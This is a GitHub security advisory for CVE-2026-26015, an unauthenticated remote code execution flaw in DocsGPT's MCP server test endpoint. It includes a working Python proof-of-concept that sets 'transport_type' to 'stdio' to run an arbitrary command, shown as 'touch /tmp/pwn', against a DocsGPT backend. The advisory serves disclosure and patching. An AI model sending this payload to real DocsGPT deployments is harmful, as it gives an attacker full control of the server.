Unauthenticated RCE in DocsGPT MCP STDIO Configuration

Critical **dartpain** published **GHSA-gcrq-f296-2j74** yesterday

Package

arc53/DocsGPT

Affected versions

>= 0.15.0, < 0.16.0

Patched versions

0.16.0

Description

Summary


An attacker accessing both the official DocsGPT website (https://app.docsgpt.cloud/) or any local and public deployment, can craft a malicious payload bypassing the "MCP test" behavior to achieve arbitrary remote code execution (RCE).

Details

Inside application/agents/tools/mcp_tool.py you import StdioTransport from FastMCP, which is used inside the _create_transport function, if an MCP connection would be sent to the server with "stdio" as the MCP type, that MCP configuration will tell the server to run an arbitrary command with arguments inside the command variable.


```
return StdioTransport(command=command, args=args, env=env)
```

When a user wants to add a new MCP server from the web client, he has only one options which is the "http" based MCP server.



The server checks only if the user passed a valid MCP server as a value in the "server_url" parameter, but the client can change other values such as "transport_type", so after the business logic passes the "server_url" check and sees that its valid, it will continue to read the "transport_type" - and run the commands given for that specific "transport_type". This means that if an attacker passes "transport_type"="stdio" with a command, he can trigger the server to run that command even though this logic is not explicitly exposed to the user.

Original sent data when testing the MCP server



Malicious payload crafted to bypass the logic

```
json_data = {
    'config': {
        'server_url': 'https://mcp-test.glama.ai/mcp',
        'command': 'touch',
        'args': ['/tmp/pwn'],
        'auth_type': 'none',
        'transport_type':'stdio',
        'timeout': 1,
    },
}

response = requests.post('http://localhost:7091/api/mcp_server/test', headers=headers, json=json_data)
print(response.text)
```

Inside application/agents/tools/mcp_tool.py you explicitly check for a given "server_url" value, but if that value is supplied alongside a different "transport_type" than "http", "sse", "auto", the client could make the server's logic to return a valid non-http based MCP configuration.


```
    def test_connection(self) -> Dict:
        """
        Test the connection to the MCP server and validate functionality.

        Returns:
            Dictionary with connection test results including tool count
        """
        if not self.server_url:
            return {
                "success": False,
                "message": "No MCP server URL configured",
                "tools_count": 0,
                "transport_type": self.transport_type,
                "auth_type": self.auth_type,
                "error_type": "ConfigurationError",
            }
        if not self._client:
            self._setup_client()
        try:
            if self.auth_type == "oauth":
                return self._test_oauth_connection()
            else:
                return self._test_regular_connection()
        except Exception as e:
            return {
                "success": False,
                "message": f"Connection failed: {str(e)}",
                "tools_count": 0,
                "transport_type": self.transport_type,
                "auth_type": self.auth_type,
                "error_type": type(e).__name__,
            }
```

PoC

1. Find the DocsGPT backend server port or URL
2. Run the malicious payload containing the malformed JSON triggering the stdio command execution
3. You can edit the command to run any arbitrary command, enabling the attacker to run reverse shell, data exfiltration or any other command.

POC Video

docsgpt_rce_disclosure_video.mp4



You can use the following code to reproduce this issue.

```
import requests

headers = {
    'Accept': '*/*',
    'Accept-Language': 'en-US,en;q=0.9',
    'Connection': 'keep-alive',
    'Content-Type': 'application/json',
    'Origin': 'http://localhost:5173',
    'Referer': 'http://localhost:5173/',
    'Sec-Fetch-Dest': 'empty',
    'Sec-Fetch-Mode': 'cors',
    'Sec-Fetch-Site': 'same-site',
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36',
    'sec-ch-ua': '"Google Chrome";v="143", "Chromium";v="143", "Not A(Brand";v="24"',
    'sec-ch-ua-mobile': '?0',
    'sec-ch-ua-platform': '"macOS"',
}

json_data = {
    'config': {
        'server_url': 'https://mcp-test.glama.ai/mcp',
        'command': 'touch',
        'args': ['/tmp/pwn'],
        'auth_type': 'none',
        'transport_type':'stdio',
        'timeout': 1,
    },
```

```
}

response = requests.post('http://localhost:7091/api/mcp_server/test',
headers=headers, json=json_data)
print(response.text)
```

Impact

This is an unauthenticated remote code execution vulnerability (RCE) allowing attackers full control over the DocsGPT services. affecting the official DocsGPT cloud instance and any publicly available DocsGPT instance, and local instances when in the same network as the attacker (Lateral Movement). CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Reference

https://www.ox.security/blog/the-mother-of-all-ai-supply-chains-critical-systemic-vulnerability-at-the-core-of-the-mcp/
https://www.ox.security/blog/mcp-supply-chain-advisory-rce-vulnerabilities-across-the-ai-ecosystem/

Severity

Critical 10.0 / 10

CVSS v4 base metrics

Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	None
User interaction	None
Vulnerable System Impact Metrics	
Confidentiality	High
Integrity	High
Availability	High
Subsequent System Impact Metrics	
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVE ID

CVE-2026-26015

Weaknesses

▶ CWE-77

Credits

MosesOX Reporter